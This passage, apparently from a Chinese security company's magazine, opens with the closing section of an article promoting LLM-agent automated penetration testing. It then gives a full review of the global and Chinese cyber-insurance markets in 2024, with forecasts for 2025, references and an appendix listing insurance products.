
解放人力：渗透测试人员可以将更多精力从烦琐的重复性劳动中解放出来，专注于 高阶的漏洞分析、利用和修复指导，提升整体安全团队的价值产出。

精准度的飞跃：Agent 的智能业务逻辑认知能力，以及对渗透测试流程的标准化，显著提升了漏洞检测的精准度和覆盖率。

业务逻辑深度理解：Agent 能够模拟真实用户行为，理解网站深层业务逻辑，精准触达传统工具难以覆盖的功能点，如复杂的交易流程、权限管理系统等，大幅提升功能点覆盖率，从传统工具的 60% 提升至 95%。

逻辑漏洞突破：Agent 基于视觉模型和交互历史，能够智能识别敏感功能和潜在的逻辑漏洞风险点，如权限绕过、越权访问、支付逻辑缺陷等，有效弥补传统工具在逻辑漏洞检测方面的不足。

标准化渗透测试流程，降低人为因素影响：Agent 能够固化最佳渗透测试实践，避免因渗透测试人员经验不足或疏忽导致的漏洞遗漏，平均化渗透测试人员的能力，确保即使是经验相对不足的渗透测试人员，也能借助 Agent 完成高质量的渗透测试任务，提升整体渗透测试的质量和一致性。

动态漏洞联动与上下文感知：调度 Agent 能够实时分析扫描结果和页面内容，结合历史数据进行智能决策，动态调度不同的

测试 Agent 进行漏洞联动测试。例如，在发现弱口令漏洞后，立即联动越权测试 Agent 进行深入挖掘，形成“单点突破，全局联动”的攻防推演能力，大幅提升漏洞检测的深度和广度。

未来展望：渗透测试工程师会被 Agent 替代吗?

Agent 并非取代渗透测试工程师，而是将渗透测试工程师从重复劳动中解放。通过 DeepSeek-R1 的规划能力与 EZ 工具的高效执行，系统可实现：

7×24 小时持续测试：远超人类工程师的耐力极限；

漏洞知识库实时更新：基于大模型自动学习最新攻击手法；

零盲区覆盖：视觉模型 + 多 Agent 协作，彻底消除人为疏忽。

大模型在智能调度、知识总结分析方面烦凸显了极大的优势，与 EZ 渗透测试原子能力结合实现自动化渗透，在智能攻防领域，具有自主知识产权的资产测绘和漏洞检测技术的企业将持续领先。未来，渗透测试将形成“人类制定策略 -Agent 执行战术” 的新模式，而拒绝拥抱 Agent 技术的企业，必将沦为攻防战场中的 “裸泳者”。

结语：渗透测试的终极形态是 “人机共生”

Agent 与传统工具的融合，标志着渗透测试从“机械化” 走向“智能化”。绿盟科技通过 DeepSeek 智能调度与浏览器沙箱技术，证明了 Agent 在业务理解、漏洞联动、逻辑突破上的巨大潜力。当规则引擎与 AI 大模型深度结合，渗透测试不再是一场 “猫鼠游戏”，而是一次对防御体系的降维打击。拥抱 Agent 技术，让智能渗透成为企业安全的新护城河。

延伸阅读

绿盟科技探索并微调了 EZ PoC-YAML 生成模型，结合微调后的 EZ LLM 与全新 PoC 引擎，打造了在线编写与插件调试功能。

用户可在此平台快速构建 PoC 插件，并即时调用测试，实现高效的迭代开发流程。平台更具备强大的内容聚合能力，支持从 CSDN、GitHub(Markdown 文件)、微信公众号等多元在线来源一键抓取内容，并智能转换为 EZ-PoC 格式，显著降低 PoC 开发门槛，提升效率。

EZ PoC 生成体验地址：

https://ai.ezreal.cool/

了解更多技术成果，请访问：

https://github.com/m-sec-org

观察与评估：网络保险2024年回顾及2025年预测

绿盟科技 运营商事业部 傅戈

摘要：本文回顾了全球网络保险市场在 2024 年的变化，并对 2025 年进行了预测。2024 年，全球网络保险市场经历了费率波动、承保变化以及索赔趋势的调整。随着勒索软件和生成式 AI 的威胁加剧，保险公司逐步收紧承保条件，并对一些高风险事件进行拒赔。随着全球网络安全事件频发和监管要求的增加，网络保险市场仍在扩展，尤其在国内市场呈现高速增长态势。

关键词：网络保险 勒索软件 生成式 AI 索赔趋势

前言

2024 年已悄然离去，全球网络保险市场在这一年经历了市场环境、事件驱动和技术变革的深刻变化，这些变化对行业产生了深远影响。随着 2025 年的到来，全球网络保险市场又将迎来哪些新的变革和发展趋势? 本文将从个人视角回顾 2024 年的关键变化，并对 2025 年的市场动向进行前瞻性预测。

1. 全球网络保险回顾

1.1 网络保险价格的情况




图 1 全球网络保险定价趋势（来源：Howden Group[1]）

2021 年和 2022 年，全球网络保险费成本急剧上升，其中，2022 年，保险费增长了 50%，主要原因是勒索软件相关索赔激增，给保险公司带来了压力并威胁到市场的生存能力。2023 年全年，网络保险费率平均下降了 17%，2024 年和 2023 年相比继续保持了小幅放缓的节奏。

全球保费小幅下降的主要原因包括以下四点。

- 网络保险市场有更多承保机构加入，同时一些中小竞争对手快速成长。
- 受全球经济的增速不振的影响，更多的机构客户对于网络安全的投资预算日益谨慎。
- 受勒索病毒以及生成式AI提升网络攻击威胁面的影响，保险公司对机构客户提出了更为严格的承保审核条件，一些安全建设欠佳的中小企业甚至连得到报价的机会都没有。某种程度上也降低了市场中对于采购网络保险的期望。
- 企业开展了更多的安全实践，在进一步提升和完善自身网络安全防御体系同时，一方面降低了网络保险的采购金额。另一方

面，良好的实践导致索赔情况的降低，为承保机构提供了保费下调的空间。

1.2 网络保险内容的情况

网络保险的承保类别没有大的变化，依旧可分为商业企业保险（该保险类别可进一步细分为第一方保险和第三方保险）和个人保险。随着勒索病毒造成的巨额损失以及一些带有政治因素的攻击事件（典型的例子是 NotPetya，它一直被西方认为是来自俄罗斯官方背景的网络攻击）导致保险公司遭受重大利益损失，一些保险公司对一些数额巨大的索赔进行了拒付并产生了法律纠纷，而很多保险公司则对承保的内容进行了修改或提高了相应的保费。

根据国外 451 研究机构 [2] 的数据，网络保险可能会导致勒索软件攻击的增加。随着越来越多的机构客户购买网络保单，他们越来越愿意支付赎金，因为保险会承保他们。反之，黑客会受到鼓励，不断索要赎金。一种新的勒索软件 HardBit 甚至要求受害者分享其网络保单的详细信息，以便黑客可以计算保单可能涵盖的赎金。

在拒绝赔付方面有两个典型的例子。2017 年 6 月 27 日，NotPetya 恶意程序摧毁了著名零食公司 Mondalez International 网络中的 24000 台笔记本电脑和 1700 台服务器。当该公司向其保险公司苏黎世美国保险公司（Zurich American Insurance）提出 1.88 亿美元的网络保险索赔时，苏黎世美国保险公司拒绝了赔付要求并声称 NotPetya 属于他们对“敌对或好战”行为的定义。于是 2018 年 Mondalez 公司向苏黎世美国保险公司提起诉讼，双方最终在 2022 年底达成了和解，但双方未公布具体和解内容。另外一个案例是制药巨头默克与其保险公司 ACE 美国保险公司之间的诉讼，默克公司起诉保险公司要求赔偿与 NotPetya 相关的损害赔偿。2022 年 1 月，美国新泽西州高等法院裁定，战争除外责任仅适用于更传统的实体武装部队，并命令保险公司向默克公司支付 14 亿美元 [3]。

2022 年，Lloyd's of London（伦敦劳合社）的保险单将停止承保某些民族国家网络攻击和战争期间发生的攻击造成的损失。在发给该公司 76 个保险机构的一份备忘录中，承保总监 Tony Chaudhry 表示，劳合社仍然“强烈支持”网络攻击保险。然而，随着这些威胁的持续增长，它们可能会“使市场面临集团可能难以管理的系统性风险”，他补充道并指出民族国家支持的攻击覆盖成本特别高。正因如此，Tony Chaudhry 在备忘录里要求所有独立的网络攻击保单都必须包括“适当的条款，排除对任何国家支持的网络攻击造成的损失责任”。这些变更于 2023 年 3 月 31 日每份保单生效或续保时生效 [4]。另外，保险公司 AXA 已停止为在法国签发的保单承保勒索软件付款。

除了以上针对勒索病毒的承保变化外，还有其他的一些变化需

要计划购买网络保险的机构特别留意。未来，越来越多的保险公司将不会为以下情况进行付费。

- 第三方违规：当供应商和其他合作伙伴遭到入侵时，公司的数据可能会被盗或服务中断。常规的网络保险并不总是支付这些损失，而市场上一些保险公司可提供第三方泄露保险，但需要额外付费。
- 社会工程：由于网络钓鱼等社会工程攻击会欺骗和操纵员工从内部破坏网络安全，因此保险公司的承保策略也不总是涵盖这些损失。如需提供社会工程保险通常需要支付额外的费用才能获得。
- 内部威胁：由内部威胁（如恶意或疏忽的员工）造成的损失很少得到保障。
- 国家支持的攻击：许多承保政策将这些攻击视为战争行为，不会涵盖它们。
- 利用已知漏洞的网络攻击：如果黑客利用了公司知道但未修复的漏洞，许多网络保单将拒绝该索赔。
- 非网络攻击引起的网络故障：大多数承保计划不涵盖由错误配置和其他内部错误导致的中断

监管处罚：因违规而导致的监管罚款，有些保险公司提供此类保险，但需额外付费。

1.3 网络保险索赔的情况

根据 NetDiligence 最近的一份报告显示，事件响应是索赔中最大的成本。勒索软件一直是保险公司最大的损失媒介，其赔付额已超过保费的 70%[5]。另据来自 Databarracks 公司 的数据健康检查报告 [6]（对 500 名英国 IT 决策者的年度调查）发现，虽然拥有网络保险的组织比以往任何时候都多，但索赔数量却在下降。三分之二（66%）的受访者表示，到 2024 年将有专门的网络保险，高于过去两年的 51%。尽管越来越多的组织计划购买保单，但 2024 年只有 36% 的组织提出索赔，低于 2022 年的 58%。前几年，大多数组织选择在发生攻击时付款，但 2024 年能够从备份中恢复数据而不是满足勒索软件组织需求的组织数量增加了一倍。组织对其网络保险单的索赔金额也有所下降，超过 100 万英镑的索赔从 48% 下降到 2024 年的 16%。

从索赔赔付的角度来看，根据国外网安公司 Delinea 的 2023 年网络保险状况报告 [7] 显示，基于对 300 多家组织的调查，可能

使保险无效或索赔被拒绝或减少的除外责任清单正在增加。拒赔的主要因素包括缺乏安全措施、人为错误、战争行为以及未遵循适当的合规程序。其中缺乏安全措施是小型组织索赔被拒绝的首要原因（40%），而人为错误是大型组织索赔被拒绝的首要原因（48%）。




图 2 组织索赔被拒的主要原因（来源：Delinea 的 2023 年网络保险状况报告）

尽管有索赔被拒的情况，但购买了网络保险的机构在发生网络安全事故时，的确能够得到保险产品的有效支撑。来自 NetDiligence 2024 年网络索赔研究报告 [8] 对过去四年中 10464 起网络索赔的信息（其中近 5000 起是在 2023 年提交的）进行了统计分析。根据该报告显示，保险机构已支付 40 亿美元的索赔，其中 400 多起索赔的损失超过 100 万美元。中间市场企业的勒索软件导致的损失平均每次事件约为 500000 美元，而大型企业的损失数字则处于惊人的八位数损失范围内。其间危机成本（包括聘请律师帮助处理事件、寻找数字取证事件响应公司 [DFIR] 以及处理公共关系、负责通知和信用监控的专家费用）平均约占费用的 52%。

图 3 平均安全事件损失及平均赔付情况
（来源：Netdiligence Cyber Claims Study 2024 Report）

另据全球保险公司 QBE 发布的 2024 年网络保险报告中显示，绝大多数受访者证实，他们的保险公司能在他们需要的时候为他们提供支持，包括快速的索赔处理、高效响应以及专注的卓越服务。只有 6% 的受访者认为保险公司没有满足他们的需求，其余人群要么满意（47.8%），要么没有理赔经验（46.1%）。




图 4 客户满意程度调查（来源：QBE 2024 Cyber Insurance Report[9]）

1.4 网络保险市场增长

与网络安全行业的发展类似，网络保险市场的快速发展也得力于安全事件和监管法规的颁布。随着 NotPetya 等威胁事件和欧盟通过 GDPR 等监管要求，自 2015 年以来，网络保险费增长了近 25 倍 [10]。2022 年 3 月，美国《关键基础设施网络事件报告法案》（CIRCIA）签署成为法律。它将要求关键基础设施公司向网络安全和基础设施安全局（CISA）报告网络安全事件。此外，美国证券交易委员会（SEC）于 2022 年 3 月提出了一项规则，要求上市公司报告网络安全事件、其网络安全能力以及董事会的网络安全专业知识和监督。以上两个法规要求在一定程度上促进了美国网络保险市场的增长。

根据 Fortune Business Insights 的研究，从 2023 年到 2024 年，全球网络保险市场将从 166.6 亿美元增长到 210 亿美元。

在市场占有率方面，来自 Insuramore 公司的研究报告显示，全球网络保险市场中，按合并组进行分析，全球网络保险市场排名前 100 位的保险公司（承保人）占该类别全球总直接保费的 97.8%。




图 5 世界排名前 100 的网络保险公司全球分布（资料来源：Insuramoure[11]）

该研究报告还显示，到 2023 年底，超过 220 家保险公司集团直接承保网络风险，高于一年前的 180 多家。全球网络保险总直接保费（GDPW）排名前 5 的保险公司如下表所示。

排名	保险人	GDPW（百万美元）	全球市场份额（%）
1	慕尼黑再保险公司	1050	7.79%
2	安达	1000	7.42%
3	比兹利	870	6.45%
4	费尔法克斯	810	6.01%
5	安盛	633	4.69%
6	所有其它保险公司	9123	67.65%
全球总计		13485	

（来源：Insuramoure[11]）

在市场渗透率方面，根据世界经济论坛的数据显示，截至 2023 年，收入超过 55 亿美元的大型组织中拥有网络保险的组织比例约在 75%，员工数大于 100000 人的大型组织中拥有网络保险的组织比例约在 85%，收入小于 2.5 亿美元的中型组织中拥有网络保险的比例约在 25%，员工数小于 250 人的中型组织中拥有网络保险的组织比例约在 21%。




图 6 2023 年全球拥有网络保险的组织份额（来源：世界经济论坛 [12]）

1.5 国内网络保险市场的发展情况

网络安全保险（注：国外称为网络保险，国内称为网络安全保

险）作为保障网络安全的一种手段和服务模式，近年来得到了国家层面的重视。早在 2019 年 9 月，工信部发布《关于促进网络安全产业发展的指导意见（征求意见稿）》中就明确指出，“积极创新网络安全服务模式”，鼓励网络安全企业由提供安全产品向提供安全服务和解决方案转变，探索开展网络安全保险服务。2021 年 7 月，工信部发布《网络安全产业高质量发展三年行动计划（2021—2023 年）（征求意见稿）》，其中指出：“探索开展网络安全保险。面向电信和互联网、工业互联网、车联网等领域，开展网络安全保险服务试点。”2023 年 2 月，全国财产保险监管工作会议指出要积极发展网络安全保险。2023 年 7 月，工业和信息化部与国家金融监督管理总局联合印发《关于促进网络安全保险规范健康发展的意见》，为网络安全保险市场规范健康发展提供了明确指导。2023 年 12 月，工业和信息化部组织开展网络安全保险试点工作，鼓励各地加速推进这一新型保险模式的应用实践。

根据笔者统计，截至 2024 年 12 月 27 日，我国共有 44 家保险公司备案了 311 款网络安全保险产品（具体详见附录）。在已备案的网络安全保险险种中，除了标普类网络安全保险产品外，也看到了一些针对性较强的独特产品。例如，中国人民财产保险股份有限公司的“中国人民财产保险股份有限公司网络安全责任保险附加网络欺诈损失或社会工程学犯罪损失保险”，中国太平洋财产保险股份有限公司的“中国太平洋财产保险股份有限公司企业网络保险附加董事、高管责任除外保险”，中国人寿财产保险股份有限公司的“中国人寿财产保险股份有限公司网络安全责任保险附加媒体公关费用保险条款”。

从市场规模来看，根据中国工业信息安全发展研究中心研究显示，2021 年我国网络安全保险保费规模大约为 7080 万元，2022 年，我国网络安全保险保费规模 1.4 亿元。根据《网络安全保险研究报告（2023 年）》的数据，2023 年我国网络安全保费规模约为 2.3 亿元，较 2022 年增长了 64.3%，保持了高速增长的态势。京东安联保险 AGCS 金融险部网络安全风险负责人在一次访谈中表示，目前国内市场投保网安险的企业多以外资企业在华分支机构、中外合资企业为主。主动购买网安险的国内企业仍以合同驱动为主，本土企业投保意愿总体不强 [13]。总体来看，我国网络安全保险市场规模并不大，市场渗透率也非常低。从理赔角度来看，公开数据显示，2023 年我国整个网络安全保险的赔付率预计为 20%，低于国外机构的赔付率。我国的网络保险市场仍处于初步发展阶段，但随着国家政策的进一步利好，国内经济环境向好以及网安行业的增长恢复，该市场依然可期。就在 2024 年 12 月，人保财险签发了全国首单金额高达 500 万元的发电企业“网络安全综合保险”，为中国华电集团下属云南某新能源发电企业提供网络安全风险保障。

2. 全球网络保险预测

2.1 网络保险市场增长预期

针对全球网络保险市场，多个保险集团针对全球网络保险市场均给出了乐观的预测。慕尼黑再保险公司估计到 2027 年将增加到 290 亿美元左右。Howden 集团预测 2030 年全球保险市场将达到 550 亿美元左右的规模。综合来看，网络市场在一定程度上仍然是增长最快的保险领域。过去十年的该领域的年化增长率为 30%，未来预测期内的复合年增长率为 24.5%。与之相比，受众面更广泛的财产和意外险行业的年化百分比范围仅为个位数。




图 7 全球网络保险市场预测（来源：慕尼黑再保险公司 [14]）




图 8 到 2030 年网络保险和再保险市场的增长潜力（资料来源：Howden（豪顿）[15]）

2.2 网络保险市场的价格预测

2025 年全球网络保险市场的定价预计仍将存在 5%~7% 的降幅。以下几个因素将影响到定价的降幅。

- 其一，网络保险作为高增长率的细分赛道，未来将有更多的保险公司和再保险公司进入该赛道。
- 其二，为了增加收入，部分保险公司将放宽承保价格。
- 其三，保险公司将根据中小企业的情况开发和定制更多灵活和个性化的特定保单。
- 其四，AI技术和相关工具的使用使保险公司可以更为准确地评估和监测潜在客户网络安全风险，进而降低保费。

虽然保费的降低对于机构客户来说是一个好消息，但是，值得注意的是，一些宽松的承保规则必然会导致松散的网络保险实践。这意味着机构客户和承保机构之间将需要更好的沟通和对话，以加深了解彼此之间的需求和提供的保险承诺。

2.3 对网络保险市场发展的影响因素

在笔者看来，2025 年将有六类因素对全球网络保险市场的发展有重要的影响。

- 全球地缘政治环境持续动荡，来自地缘政治冲突的潜在网络安全冲击依旧不可忽视，这类网络安全冲击从过往历史来看对网络保险市场将带来显著的影响。
- 生成式AI对承保冲击。随着AI技术的发展，黑客也将AI技术应用于恶意攻击领域。例如，基于AI和大型语言模型（如WormGPT等新的恶意工具）将可实施更精准化和更拟人化的钓鱼攻击；深度伪造技术将更容易地实施金融欺诈；勒索即服务攻击（RaaS）将实

施更加智能化、自动化和高效化的攻击。这些攻击无疑扩大了攻击面，攻击也更容易得手。保险机构将不得不更多地考虑承保的风险。

- 前几年发生针对大型公司的著名网络攻击事件由于影响巨大，导致各国政府加大了对网络犯罪集团的打击， 2023年有多个国际网络犯罪组织遭到沉重打击而解体，部分勒索赎金也被追回。因此网络犯罪分子有可能将更多地考虑法律上的风险而将部分目光转向中小型机构客户。在此压力下，更多的中小型机构客户有可能会更积极地进行投保。
- 有鉴于勒索攻击、商业电子邮件泄露（BEC）、欺诈性资金转账 （FFT）、供应链事件的广泛性和严重性以及给保险公司带来高额损失，保险公司将更为关注潜在客户的系统性风险，将会开展更加严格、更加深入和更加复杂的承保前问询和网络安全评估，一些网络安全建设投入不足的中小企业将有可能被阻挡在外。
- 考虑到一些索赔被拒的案例，在未能得到更多信息披露的情况下，将可能动摇潜在机构客户的投保信心。
- 在数据安全领域，机构客户可能会更多地将数据安全灾备投入与网络保险投入二者之间进行比较。这不仅仅是费用上的投入比较，也包含事后数据恢复的时效性以及等待恢复期间发生的持续损失。

2.4 国内网络保险市场的预测

正如前面提到，我国网络保险市场目前仍处于市场发展初期，从市场规模来看，据中国信息通信研究院预计，到 2025 年，中国网络安全保险市场规模将达到 5 亿元人民币左右。国内网络保险市场从目前来看还主要存在以下市场发展阻力。

- 国内机构客户对网络保险了解不多。
- 国内保险公司保险品类还不丰富，承保条款也比较模糊。
- 国内保险产品缺乏历史数据的积累，在产品定价、保前风险评估、保后定损方面缺乏可参考和可训练的数据。
- 拥有自有保险科技公司的机构不多，很多保险公司在承保流程中需要第三方技术的支持（主要为保前评估、保中监测以及保后定损），但此类合作目前看不尽如人意。
- 除个别行业外，国内网络安全处罚力度相比国外监管而言力度不足，企业网络安全投保意愿薄弱。
- 保险公司营销人员对网络安全领域知识了解不足，营销推广乏力。再加上赔付案例的缺乏，相关信息披露的不足，进一步削弱了企业投保的意愿。

尽管存在上述的问题，但我们需要看到越来越多的国内保险机构加入这个市场，产品的种类和数量也日益丰富。一些大型保险机构也积极创新，利用自身技术优势优化产品降低承保风险。例如，2024 年 10 月人保财险联合专业的网络安全风险管理服务机构，研发网络安全保险风险定价模型。该模型集成了超过 200 项的测评指标，可全面衡量企业的风险水平，并制定出合理的保险价格 [16]。未来，随着我国数字经济的高速发展，网络安全需求的进一步释放，我国的网络保险市场将会步入一个快车道，前景可期。




图 9 人保财险安全保险风险定价模型（来源：金融界咨询 [16]）

3. 结束语

随着勒索软件活动的持续、新法规的持续发布、机器学习以及被用于或针对机构客户的 AI 技术发展，越来越多的机构客户将积极寻求包括网络保险在内的安全措施以应对上述网络安全风险。在充满机遇和发展前景良好的情况下，保险公司仍需要紧密关注机构客户的需求，提供覆盖丰富场景的保险产品并有效地展示其带来的价值，与客户一起建立抵御网络安全风险的弹性防线。

参考文献

[1] https://www.howdengroupholdings.com/reports/2024-cyber-report.

[2] https://sso.451research.com/module.php/core/loginuserpass.php?AuthState=_7f9c09544c49282178b1b0c6085558a30ad75e4148%3Ahttps%3A%2F%2Fsso.451research.com%2Fsaml2%2Fidp%2FSSOService.php%3Fspentityid%3Dpi_middleware.production%26RelayState%3Dhttps%253A%252F%252Faccess.451research.com%252Flogin-success%253Freturn_url%253D%252Fchapters%252F201316%252FOtherRiskMitigations%253FsearchHighlight%253Dcyber%252520insurance%26cookieTime%3D1734941510.

[3] https://www.csoonline.com/article/574013/mondelez-and-zurich-s-notpetya-cyber-attack-insurance-settlement-leaves-behind-no-legal-precedent.html.

[4] https://www.theregister.com/2022/08/24/lloyds_cybersecurity_insurance/.

[5] https://www.csoonline.com/article/571703/cyber-insurance-explained.html.

[6] https://datahealthcheck.databarracks.com/2024/.

[7] https://delinea.com/resources/cyber-insurance-report-2023.

[8] https://netdiligence.com/wp-content/uploads/2024/09/NetDiligence-Cyber-Claims-Study-2024-Report-1.pdf.

[9] https://www.qbe.com/media/qbe/shared/files/2024-cyber-insurance-report.pdf.

[10] https://www.csoonline.com/article/3480397/how-cyber-insurance-shapes-risk-ascension-and-the-limits-of-lessons-learned.html.

[11] https://beinsure.com/global-ranking-cyber-insurers/.

[12] https://www.howdengroupholdings.com/reports/2024-cyber-report.

[13] https://baijiahao.baidu.com/s?id=1787652123290902071&wfr=spider&for=pc.

[14] https://www.munichre.com/en/insights/cyber/cyber-insurance-risks-and-trends-2024.html.

[15] https://www.howdengroup.com/news-insights/howden-predicts-global-cyber-insurance-premiums-could-exceed-usd-50-billion-by-2030.

[16] https://insurance.jrj.com.cn/2024/10/25161244470668.shtml.

附录：

保险公司名称	保险产品名称
安信农业保险股份有限公司	网络安全应急响应保险
东京海上日动火灾保险（中国）有限公司	东京海上日动（中国）网络安全保险附加累计赔偿限额条款
东京海上日动火灾保险（中国）有限公司	东京海上日动（中国）网络安全保险附加扩展承保范围条款
东京海上日动火灾保险（中国）有限公司	东京海上日动（中国）网络安全保险附加石棉除外责任条款
东京海上日动火灾保险（中国）有限公司	东京海上日动（中国）网络安全保险附加追溯日条款
东京海上日动火灾保险（中国）有限公司	东京海上日动（中国）网络安全保险条款
东京海上日动火灾保险（中国）有限公司 东京海上日动（中国）网络安全保险附加共同保险特别条款	
国任财产保险股份有限公司	网络安全综合保险附加隐私侵犯费用定义修正保险
国任财产保险股份有限公司	信达财险网络安全综合保险
国任财产保险股份有限公司	网络安全综合保险附加抗辩与和解修正保险
国任财产保险股份有限公司	网络安全综合保险附加贸易制裁保险
国任财产保险股份有限公司	网络安全责任保险
华泰财产保险有限公司	华泰财险网络安全检测与修复费用保险
美亚财产保险有限公司	企业网络安全保险特定实体责任免除批单
美亚财产保险有限公司	企业网络安全保险附加被保险人扩展批单
美亚财产保险有限公司	企业网络安全保险附加被保险人扩展条款
美亚财产保险有限公司	企业网络安全保险附加特定实体责任免除条款
美亚财产保险有限公司	企业网络安全保险
三井住友海上火灾保险（中国）有限公司	三井住友附加网络安全经营费用损失条款
三井住友海上火灾保险（中国）有限公司	三井住友网络安全保险条款
三井住友海上火灾保险（中国）有限公司	三井住友附加网络安全利润损失条款
苏黎世财产保险（中国）有限公司	苏黎世董事、高级管理人员和公司责任险保险单 2009 版 B 版附加网络安全事件确认承保条款
苏黎世财产保险（中国）有限公司	苏黎世董监事及高级管理人员责任保险单臻选 2015 版附加网络安全事件确认承保条款
苏黎世财产保险（中国）有限公司	苏黎世中国网络安全保险
太平财产保险有限公司	网络安全保险
平财产保险有限公司	网络安全保险附加网络勒索条款
太平财产保险有限公司	网络安全保险附加第三方索赔条款
太平财产保险有限公司	网络安全保险附加数据支付安全标准费用条款
太平财产保险有限公司	网络安全保险附加除外措辞调整 A 款
新疆前海联合财产保险股份有限公司	网络安全综合保险
亚太财产保险有限公司	网络安全综合保险
亚太财产保险有限公司	附加网络安全防御费用保险
阳光财产保险股份有限公司	网络安全综合保险附加支付卡行业数据安全标准（PCI DSS）评估费用保险条款（2016 版）
阳光财产保险股份有限公司	网络安全综合保险附加制裁限制除外条款（2016 版）
阳光财产保险股份有限公司	网络安全综合保险附加安全防护措施保证条款（2016 版）
阳光财产保险股份有限公司	网络安全综合保险条款（2016 版）
阳光财产保险股份有限公司	网络安全综合保险附加 168 小时条款（2017 版）
中国大地财产保险股份有限公司	中国大地保险网络安全损失保险
中国大地财产保险股份有限公司	中国大地保险网络安全责任保险
中国大地财产保险股份有限公司	网络安全损失保险附加媒体公关费用保险
中国大地财产保险股份有限公司	网络安全损失保险附加网络安全防御费用保险
中国大地财产保险股份有限公司	网络安全损失保险附加第三者责任保险
中国平安财产保险股份有限公司	平安科技与网络安全综合保险
中国平安财产保险股份有限公司	平安网络安全综合保险条款
中国平安财产保险股份有限公司	平安网络安全综合保险附加评级认证费用
中国平安财产保险股份有限公司	平安网络安全综合保险附加时间调整
中国平安财产保险股份有限公司	平安网络安全企业财产保险
中国平安财产保险股份有限公司	平安网络安全企业财产保险附加一次事故时间范围调整保险
中国平安财产保险股份有限公司	平安网络安全企业财产保险附加被保险财产损失保险
中国平安财产保险股份有限公司	平安网络安全企业财产保险附加发现期保险
中国平安财产保险股份有限公司	平安网络安全企业财产保险附加评级认证费用保险
中国平安财产保险股份有限公司	平安网络安全企业财产保险附加三者人伤责任保险
中国平安财产保险股份有限公司	平安网络安全企业财产保险附加数据丢失责任保险
中国平安财产保险股份有限公司	平安网络安全企业财产保险附加信息泄露责任保险
中国平安财产保险股份有限公司	平安网络安全企业财产保险附加基础服务供应商意外中断或故障保险
中国平安财产保险股份有限公司	平安网络安全企业财产保险附加被保险人及其代表、雇员个人信息泄露保险
中国平安财产保险股份有限公司	平安网络安全企业财产保险附加支付卡行业数据安全标准评估费用保险
中国平安财产保险股份有限公司	平安网络安全企业财产保险附加追溯期报告期保险
中国平安财产保险股份有限公司	平安网络安全企业财产保险附加第三者计算机系统、网络和连接设备责任保险
中国平安财产保险股份有限公司	平安网络安全企业财产保险（B 款）
中国人民财产保险股份有限公司	网络安全责任保险条款
中国人民财产保险股份有限公司	网络安全责任保险附加外部服务商责任保险条款
中国人民财产保险股份有限公司	网络风险财产保险附加网络安全责任保险条款
中国人民财产保险股份有限公司	网络安全责任保险条款（2019 版）
中国人寿财产保险股份有限公司	中国人寿财产保险股份有限公司网络安全责任保险条款
中国人寿财产保险股份有限公司	中国人寿财产保险股份有限公司网络安全责任保险附加外部服务商责任保险条款
中国人寿财产保险股份有限公司	中国人寿财产保险股份有限公司网络安全责任保险附加鉴定费用保险条款
中国人寿财产保险股份有限公司	中国人寿财产保险股份有限公司网络安全责任保险附加安全防御费用保险条款
中国人寿财产保险股份有限公司	中国人寿财产保险股份有限公司网络安全责任保险附加通知费用保险条款
中国人寿财产保险股份有限公司	中国人寿财产保险股份有限公司网络安全责任保险附加媒体公关费用保险条款
中国太平洋财产保险股份有限公司	中国太平洋财产保险股份有限公司企业网络安全保险附加安全事故内容定义条款
中国太平洋财产保险股份有限公司	中国太平洋财产保险股份有限公司企业网络安全保险附加第三方盗窃被保险公司硬件除外条款
中国太平洋财产保险股份有限公司	中国太平洋财产保险股份有限公司企业网络安全保险附加董事、高管责任除外条款
中国太平洋财产保险股份有限公司	中国太平洋财产保险股份有限公司企业网络安全保险附加基础设施或安全事故除外条款
